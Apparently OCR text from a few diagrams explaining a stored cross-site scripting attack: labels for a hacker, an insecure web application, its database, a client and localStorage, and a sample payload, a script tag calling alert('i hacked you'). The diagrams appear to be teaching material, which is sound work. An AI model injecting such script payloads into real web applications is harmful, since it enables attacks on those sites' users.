
Hacker

Insecure
Web Application

DB

```
<script>
  alert('i hacked you');
</script>
```

Client



Hacker


localStorage

T


Client

Insecure
Web Application


DB

